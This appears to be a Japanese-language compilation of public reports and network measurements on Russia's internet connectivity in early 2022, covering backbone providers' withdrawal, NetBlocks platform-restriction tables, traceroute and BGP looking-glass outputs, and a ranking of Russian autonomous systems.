
Internet Backbone Giant **Lumen** Shuns .RU

March 8, 2022

Lumen Technologies, an American company that operates one of the largest Internet backbone providers, carries a significant percentage of the world's Internet traffic, said today it will stop routing traffic for organizations based in Russia. Lumen's decision comes just days after a similar exit by backbone provider **Cogent**, and amid a news media crackdown in Russia that has already left millions of Russians in the dark about what is really going on with their president's war in Ukraine.




MSK-IXのTraffic (2022/2)




<https://www.msk-ix.ru/en/traffic/>

MSK-IXのTraffic (2022/3)



<https://www.msk-ix.ru/en/traffic/>

MSK-IXのTraffic (2022/11)



<https://www.msk-ix.ru/en/traffic/>

https://netblocks.org/reports/twitter-and-facebook-restricted-in-russia-amid-conflict-with-ukraine-JBZrogB6



OUR WORK

REPORTS

NEWS

Twitter and Facebook restricted in Russia amid conflict with Ukraine

POSTED ON FEBRUARY 26, 2022

Share

Tweet

NetBlocks metrics confirm the restriction of Twitter in Russia from the morning of Saturday 26 February 2022. Facebook servers have subsequently been restricted as of Sunday. The restrictions are in effect across multiple providers rendering both social media platforms largely unusable, and come as Russian authorities and social media platforms clash over platform rules in relation to the invasion of Ukraine.



NetBlocks
@netblocks



⚠️ Confirmed: Live metrics show that Twitter has been restricted on multiple providers in [#Russia](#) as of 9:00 a.m. UTC; the incident comes as the government clashes with social media platforms over policy in relation to the [#Ukraine](#) conflict 🇺🇦

Update: Facebook restrictions in [#Russia](#) have become more extensive on internet providers including Rostelecom and Beeline. The new restrictions follow the limitation of Facebook content servers on Sunday.

<https://twitter.com/netblocks/status/1499522153460424708/photo/1>

Online Platform Feature Restrictions by ISP, Russia - RU, 2022-03-03

asn	asn_name	isp_name	Feature	Platform	Status	reachability	failure_rate
AS8402	CORBINA-AS OJSC Vimpelcom, RU	Beeline	Website	Facebook Messenger	DOWN	0%	
AS12389	ROSTELECOM-AS, RU	Rostelecom	Video CDN	Facebook	DOWN	0%	
AS16345	BEE-AS Russia, RU	Beeline	Static CDN	Facebook	DOWN	0%	
AS12389	ROSTELECOM-AS, RU	Rostelecom	Static CDN	Facebook	DOWN	3%	
AS12389	ROSTELECOM-AS, RU	Rostelecom	Website	Facebook Messenger	DOWN	3%	
AS8402	CORBINA-AS OJSC Vimpelcom, RU	Beeline	Website	Facebook	DOWN	5%	
AS12389	ROSTELECOM-AS, RU	Rostelecom	Content CDN	Facebook	DOWN	13%	
AS48758	FIBRENET-AS, RU	Fibrenet	Video CDN	Facebook	DOWN	17%	
AS12389	ROSTELECOM-AS, RU	Rostelecom	Website	Facebook	DOWN	27%	

NETBLOCKS.ORG
MAPPING INTERNET FREEDOM

Additionally, various news sites have become partially or entirely unavailable on multiple internet providers in [#Russia](#). The incidents come as the country's state-aligned media outlets are targeted by the international community.

<https://twitter.com/netblocks/status/1499536972322332672/photo/1>

Online Platform Feature Restrictions by ISP, Russia - RU, 2022-03-03

asn	asn_name	isp_name	Feature	Platform	Status	reachability	failure_rate
AS25513	ASN-MGTS-USPD, RU	Moscow city telephone network	Website	Meduza.io	DOWN	0%	
AS25513	ASN-MGTS-USPD, RU	Moscow city telephone network	Website	Deutsche Welle (DW)	DOWN	0%	
AS8402	CORBINA-AS OJSC Vimpelcom, RU	Beeline	Website	BBC News	DOWN	5%	
AS8402	CORBINA-AS OJSC Vimpelcom, RU	Beeline	Website	Deutsche Welle (DW)	DOWN	20%	
AS12389	ROSTELECOM-AS, RU	Rostelecom	Website	Meduza.io	DOWN	36%	
AS8402	CORBINA-AS OJSC Vimpelcom, RU	Beeline	Website	Meduza.io	DOWN	40%	
AS12389	ROSTELECOM-AS, RU	Rostelecom	Website	Deutsche Welle (DW)	DOWN	47%	
AS16345	BEE-AS Russia, RU	Beeline	Website	BBC News	indeterminate	50%	
AS12389	ROSTELECOM-AS, RU	Rostelecom	Website	BBC News	indeterminate	68%	
AS25513	ASN-MGTS-USPD, RU	Moscow city telephone network	Website	BBC News	indeterminate	77%	

NETBLOCKS.ORG
MAPPING INTERNET FREEDOM

<https://looking.house/> 3/5(土) 13:30 JST

Facebook(META) AS32934向けの経路は存在する

157.240.3.35

host

ping

ping6

traceroute

traceroute6

mtr

mtr6

All

My IP: [61.127.114.11](#)

traceroute 157.240.3.35

traceroute to 157.240.3.35 (157.240.3.35), 30 hops max, 60 byte packets

```

1  10.77.68.1 (10.77.68.1)  0.261 ms  0.244 ms  0.246 ms
2  92.53.94.70 (92.53.94.70)  0.535 ms  0.540 ms  92.53.94.68 (92.53.94.68)  0.450 ms
3  92.53.94.151 (92.53.94.151)  0.876 ms  0.834 ms  92.53.94.33 (92.53.94.33)  0.398 ms
4  * * 92.53.94.151 (92.53.94.151)  0.925 ms
5  * * *
6  * * *
7  * * *
8  * * *
9  sea-b2-link.ip.twelve99.net (62.115.117.48)  163.647 ms  163.663 ms  163.634 ms
10 facebook-ic337886-sea-b2.ip.twelve99-cust.net (62.115.41.223)  163.786 ms sea-b2-link.ip.twelve99.net (62.115.117.48)  175.
11 facebook-ic337887-sea-b2.ip.twelve99-cust.net (62.115.45.19)  164.019 ms po105.psw03.sea1.tfbnw.net (157.240.48.63)  163.68
12 157.240.38.187 (157.240.38.187)  163.572 ms 173.252.67.11 (173.252.67.11)  163.603 ms 173.252.67.55 (173.252.67.55)  163.54
13 edge-star-mini-shv-01-sea1.facebook.com (157.240.3.35)  163.602 ms  163.655 ms  163.513 ms

```



info@looking.house - 419 points from 172 companies in 53 countries

[http://lg.gin.ru/lg/3/5\(±\)13:30JST](http://lg.gin.ru/lg/3/5(±)13:30JST)

Facebook(META) AS32934向けの経路は存在する



AS2854 Looking Glass - show bgp 157.240.3.35

Router: Moscow09**Command:** show route protocol bgp 157.240.3.35 terse

inet.0: 896793 destinations, 4151391 routes (896341 active, 0 holddown, 2401 hidden)
 + = Active Route, - = Last Active, * = Both

A	V	Destination	P	Prf	Metric 1	Metric 2	Next hop	AS path
*	?	157.240.3.0/24	B	170	60	1000		1299 32934 I
		unverified					>85.112.122.15	
		?	B	170	60	1000		1299 32934 I
		unverified					>85.112.122.15	
		?	B	170	60	1000		20764 174 32934 I
		unverified					>80.64.98.149	

Disclaimer: All commands will be logged for possible later analysis and statistics. If you don't like this policy, please disconnect now!

Please email questions or comments to noc@rosprint.net.

<http://lg.gin.ru/lg/> 3/5(±) 13:30 JST

Twitter AS13414向けの経路は存在する

AS2854 Looking Glass - show bgp 104.244.42.129**Router:** Moscow09**Command:** show route protocol bgp 104.244.42.129 terse

inet.0: 896819 destinations, 4156294 routes (896368 active, 0 holddown, 2398 hidden)

+ = Active Route, - = Last Active, * = Both

A V	Destination	P Prf	Metric 1	Metric 2	Next hop	AS path
* ?	104.244.42.0/24 unverified	B 170	80	1036	>195.151.234.230 195.151.233.61	13414 13414 I
?	unverified	B 170	80	1036	>195.151.234.230 195.151.233.61	13414 13414 I
?	unverified	B 170	80	1036	>195.151.234.230 195.151.233.61	13414 13414 I
?	unverified	B 170	60	1000	>85.112.122.5	13414 13414 I
?	unverified	B 170	60	1000	>85.112.122.5	13414 13414 I
?	unverified	B 170	60	1000	>80.64.98.149	20764 13414 13414 I

Disclaimer: All commands will be logged for possible later analysis and statistics. If you don't like this policy, please disconnect now!

Please email questions or comments to noc@rosprint.net.



Doug Madory


@DougMadory



Rostelecom stopped announcing the BGP routes of Russia's e-government platform (AS196747) outside the country at 16:45 UTC (7:45pm local) 26-Feb.

It hosts gosuslugi.ru, a purported target of the [#Anonymous](#) hacking group. [#UkraineRussiaWar](#)

ioda.inetintel.cc.gatech.edu/asn/196747



午前5:33 · 2022年2月28日



ロシアは電子政府ポータルサイトへの国外からのアクセスを完全にブロックすることで対応していると伝えられています。ネットワークの観測を行う企業Kentikのダグ・マドリー代表は、2月28日の朝に

「ロシア最大のインターネットプロバイダーであるRostelecomがBGPによるアクセスを停止した」

と伝え、ロシア国外のIPアドレスでロシア政府のウェブサイトにはアクセスできない状況であると伝えました。

ロシア関連の影響調査

ロシアのAS情報

ロシアのASランキング 上位300位以内を抽出 (2021/06/09時点)

Rank	AS Number	Organization	Cone Size(ASes)
17	12389	PJSC Rostelecom	4044
18	20485	Joint Stock Company TransTelecom	3747
23	3216	PJSC "Vimpelcom"	3044
27	20764	CJSC RASCOM	2662
29	31133	PJSC MegaFon	2513
38	8359	MTS PJSC	1717
46	28917	LLC "TRC FIORD"	1305
49	29076	Filanco LLC	1173
62	9049	JSC "ER-Telecom Holding"	786
67	3267	The Academy of the Ministry of Education of the Russian Federation	707
93	8732	OJSC Comcor	486
115	13094	LLC Milecom	363
142	43727	KVANT-TELECOM Closed Joint Stock Company	312
155	12714	Net By Net Holding LLC	283
182	57724	DDOS-GUARD LTD	235
191	8641	LLC "Nauka-Svyaz"	220
193	25478	iHome LLC	216
242	2854	LLC Orange Business Services	170
246	60299	Mezhdugorodnyaya Mezhdunarodnaya Telefonnaya Stanciya Ltd.	166
273	12695	LLC Digital Network	149
277	42861	Foton Telecom CJSC	144
286	35598	INETCOM LLC	139

ロシアの経路情報

WHOIS情報

